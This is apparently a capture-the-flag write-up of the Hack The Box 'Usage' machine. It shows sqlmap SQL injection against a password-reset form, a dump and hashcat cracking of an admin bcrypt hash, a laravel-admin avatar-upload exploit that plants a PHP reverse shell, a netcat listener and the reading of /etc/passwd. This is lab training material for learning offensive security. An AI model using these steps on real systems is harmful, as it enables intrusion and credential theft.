

Usage

Monday, May 26, 2025 12:42 PM

1. website is sql injectable
2. dump database and crack passwords
3. login to admin.usage.htb
4. upload php file and get a shell
5. find passwords and switch users su - <username>
6. sudo -l , 7z, @root.txt, @id_rsa, symlink and get ssh key and ssh login as root

nmap

```
(kali㉿kali)-[~/Desktop/htb/usage]
└─$ nmap -A -T4 -p- -oN nmap 10.129.120.70
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-26 12:38 EDT
Nmap scan report for 10.129.120.70
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
|_  256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://usage.htb/
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
(kali㉿kali)-[~/Desktop/htb/usage]
└─$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
10.129.61.76 linkvortex.htb dev.linkvortex.htb

10.129.120.70 usage.htb
```

→ ↻ 🏠 usage.htb/login

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Usage

Login

E-Mail Address

Password

☐ Remember Me

[Reset Password](#)

Login

→ ↻ 🏠 usage.htb/forget-password

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Usage


Reset Password

Email address does not match in our records!


E-Mail Address

Send Password Reset Link


When we put ggwp@ggwp.com' it show 500 server erro. it means sql injectable.




Definitely sql injectable.




If we click it,







Add it to /etc/hosts



Sqlmap



Copy to file and save as usage.req



```
(kali㉿kali)-[~/Desktop/htb/usage]
$ sqlmap -r usage.req --batch --level 5 --risk 3 --threads 10 -p email
sqlmap -r usage.req --batch --level 5 --risk 3 --threads 10 -p email
```

Option Breakdown

- r usage.req:**
Reads the full raw HTTP request from a file (usage.req). This is ideal for POST requests or complex headers.
- batch:**
Runs in non-interactive mode (auto selects default options).
- level 5:**
Increases the scope of tests (more headers/parameters tested). Max level.
- risk 3:**
Enables higher-risk payloads (e.g. using SLEEP, BENCHMARK). Max risk.
- threads 10:**
Increases parallelism for faster testing. Use with care; too many threads may stress the target server.
- p email:**
Focuses SQL injection testing on the email parameter only.

```
Boolean injectable
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 737 HTTP(s) requests:
---
Parameter: email (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
  Payload: _token=dm2mIdjbBC7FvjSdqgXlEeznC4KjOS4jwkVzKMx0&email=asdas' AND 9419=(SELECT (CASE WHEN (9419=9419) THEN 9419 ELSE (SELECT 9818 UNION SELECT 7946) END))-- grwl

  Type: time-based blind
  Title: MySQL > 5.0.12 And time-based blind (heavy query)
  Payload: _token=dm2mIdjbBC7FvjSdqgXlEeznC4KjOS4jwkVzKMx0&email=asdas' AND 5382=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A, INFORMATION_SCHEMA.COLUMNS B, INFORMATION_SCHEMA.COLUMNS C WHERE 0 XOR 1)-- eLso
---
```


sqlmap -h

B=

```
--technique=TECH.. SQL injection techniques to use (default "BEUSTQ")
```

Correct — the `--technique` option in `sqlmap` allows you to specify which SQL injection techniques to use during testing. This can be helpful if you want to focus on or avoid certain methods.

Available Techniques

Code	Technique
B	Boolean-based blind
E	Error-based
U	UNION query-based
S	Stacked queries
T	Time-based blind
Q	Inline queries (a.k.a. "out-of-band")

use `--technique=B` as it is boolean injectable. it will only focus on B technique, it can save time.

Dumping Database names `--dbs`

```
(kali@kali)-[~/Desktop/htb/usage]
$ sqlmap -r usage.req --batch --level 5 --risk 3 --threads 10 -p email --technique B --dbs
```

May be cause we are using threads 10, it shows wrong name.

```
available databases [3]:
[*] `aAraabmanae?schema`
[*] `imfoqmaaiin?s\x04hema`
[*] usage_bjog
```

We will reduce it to 5.

```
(kali@kali)-[~/Desktop/htb/usage]
$ sqlmap -r usage.req --batch --level 5 --risk 3 --threads 5 -p email --technique B --dbs
```

```
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog
```

In the database `usage_blog`, we will dump tables names.

```
(kali@kali)-[~/Desktop/htb/usage]
$ sqlmap -r usage.req --batch --level 5 --risk 3 --threads 5 -p email --technique B -D usage_blog --tables
```

```

Database: usage_blog
[15 tables]
+-----+
| admin_menu |
| admin_operation_log |
| admin_permissions |
| admin_role_menu |
| admin_role_permissions |
| admin_role_users |
| admin_roles |
| admin_user_permissions |
| admin_users |
| blog |
| failed_jobs |
| migrations |
| password_reset_tokens |
| personal_access_tokens |
| users |
+-----+

```

Dump admin_users table

```

(kali@kali)-[~/Desktop/htb/usage]
$ sqlmap -r usage.req --batch --level 5 --risk 3 --threads 5 -p email --technique B -D usage_blog -T admin_users --dump

```

```

Database: usage_blog
Table: admin_users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | name | avatar | password | username | created_at | updated |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Administrator | <blank> | $2y$10$ohq2kLpBH/ri.P5wR0P3U0mc24Ydvl9DA9H1S6oo0MgH5xVfUPrL2 | admin | 2023-08-13 02:48:26 | 2023-08-23 06:02:19 | kThXIKu7GhLpgwStz7fCFxjDomCYS1SmPpxwEkzv1Sdzva0qLYaDhllwrsLT |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

```

Crack it

```

(kali@kali)-[~/Desktop/htb/usage]
$ hashcat hash /opt/rockyou.txt -m 3200

```

```

$2y$10$ohq2kLpBH/ri.P5wR0P3U0mc24Ydvl9DA9H1S6oo0MgH5xVfUPrL2:whatever1

```

admin:whatever1

Login to web.

admin.usage.htb/admin

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UG Administrator

Dashboard

Environment

PHP version	PHP/8.1.2-1ubuntu2.14
Laravel version	10.18.0
CGI	fpm-fcgi
Uname	Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64
Server	nginx/1.18.0
Cache driver	file
Session driver	file

Dependencies


php	^8.1
encore/laravel-admin	1.8.18
guzzlehttp/guzzle	^7.2
laravel/framework	^10.10
laravel/sanctum	^3.2
laravel/tinker	^2.8
symfony/filesystem	^6.3

Google "laravel-admin 1.8.18 exploit"
<https://flyd.uk/post/cve-2023-24249/>
it is just uploading php shell. Easy.


Details

After logging in to the laravel-admin background, going to the "user settings" ("用户设置") interface, try to modify the user' s avatar and save it, and then capture the requested data packet.

You can try to upload a php file ending in .jpg extended



Try to modify avatar



upload file, name it as shell.jpg cause it does not accept php file.

Use the reverse shell

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

Upload here and submit.

Edit

List

ID

1

Username

admin

Name

Administrator

Avatar

shell.jpg

shell.jpg

(5.36 KB)

shell.jpg

Browse

Roles

Administrator

Permissions

Permissions

Created At

2023-08-13 02:48:26

Updated At

2025-05-29 00:13:53

in burp, add php extension and forward.

Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings

Intercept on
Forward
Drop

Time
Type
Direction
Method
URL

Request


Pretty
Raw
Hex

```

eyJpdjI6IkdKQlV1b2N4cThhNGdR0k1Q2xc9PSIsInZhbHVlIjo1N3Z3T2lQWEI4UEp5b1Zjd29UejdyQ1hjUFZ4aFJ5NjZEWXhFMkRwOFROSXRzckJib1RxcS
FDZDVHtBebWNaRXdldtLmXNAvGFPWUJs0ZNOEVMB0xLOUNAKK0k1ZjhySudMK29Gcnd0Mm5xQVEzNLmUuc1LCJtYWML01100Tk4ZmYzNjFmNjYyZjdjMDhLMmU
MzY3MmUzOWEwYTRmYTt4MwE1YjE1Nj8hMDhmZT1311wdGFnIjo1In0%3D; laravel_session=
eyJpdjI6InB5dElJTGltLdERobWc4fXNDQVhEeE59PSIsInZhbHVlIjo1NnI1Z3c3ZmJ0KzIvVFtFMB5NzVaakVZ0FF5KZ24eVhRajhIY11Xd2Q3Zj1uPEZzTEdM2
VWRLjYN3XR1dIQxrSudlWFlWkERck9Rm0Tf4e0d08UUPMhjUEFWUX1nIUZTSVJB0GNWNEJTB1V6cy9KTIY1LCJtYWML01JkYjNkNtVk0DmY2Q1ZGy1YmE0NGF
ZmJjYmNjNmU2Q2QyNDIwOTIyOTY0YzkwZjI3ZzY1IiwidGFnIjo1In0%3D; remember_admin_59ba36addc2b2f0401580f014c7f58e94a30989d=
eyJpdjI6InRmM2Q2ZmVUS29hZlcyQVpNdERucWc9PSIsInZhbHVlIjo1SE1xMExtwS2UsBGlVTEpJW0wddWZ1N3cl1EX0sva0tcmEZ0ZlFkS2ZUMU50b1ZuRVRYc
1ImlUdF90VWMLU6S01yWUxHT2F2lUgsZkVCOHpd0e5NL1PolYTAra1Z3cGtVZE00TNaTDBtMw9ML1g3NnM4U6pTRU9xUZNV0GYTJdz5VpyWwR6R2VQVLRnRk2ZX8
dJE2SnFwQ2N0cWNeTzPhhNCZlF0VhSRzJAL2Q1d3RPM0kyUmVnakMrbC9na1JXTmNjL3JSMGtFK2o2RUNWZz01LCJtYWML01JkNTZjYWJkNjNlMTNjNDczNTE5M
VhMDZlZTVjYjhmNjVhMwY5NmFm0GU0NDkyNGVhMDJlIiwidGFnIjo1In0%3D
16 Priority: u=0
17
18 -----164099787536242845561499536953
19 Content-Disposition: form-data; name="username"
20
21 admin
22 -----164099787536242845561499536953
23 Content-Disposition: form-data; name="name"
24
25 Administrator
26 -----164099787536242845561499536953
27 Content-Disposition: form-data; name="avatar"; filename="shell.jpg.php"
28 Content-Type: image/jpeg
29
30 <?php
31 // php-reverse-shell - A Reverse Shell implementation in PHP
32 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
33 //
34 // This tool may be used for legal purposes only. Users take full responsibility
35 // for any actions performed using this tool. The author accepts no liability
36 // for damage caused by this tool. If these terms are not acceptable to you, then
37 // do not use this tool.
38 //
39 // In all other respects the GPL version 2 applies:

```

Just refresh this page. (or click on download link if necessary).
It will automatically get shell.



We got shell now.

```
(kali㉿kali)-[~/Desktop/htb/usage]
└─$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.43.63 57962
Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
00:14:04 up 20:33, 0 users, load average: 2.86, 2.81, 3.01
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1000(dash) gid=1000(dash) groups=1000(dash)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(dash) gid=1000(dash) groups=1000(dash)
```

User xander is found

```
dash@usage:/$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
dash:x:1000:1000:dash:/home/dash:/bin/bash
xander:x:1001:1001::/home/xander:/bin/bash
```

found this username forge.

```
dash@usage:/var/www/html/usage_blog/config$ less database.php
```

```
'database' => env('DB_DATABASE', 'forge'),
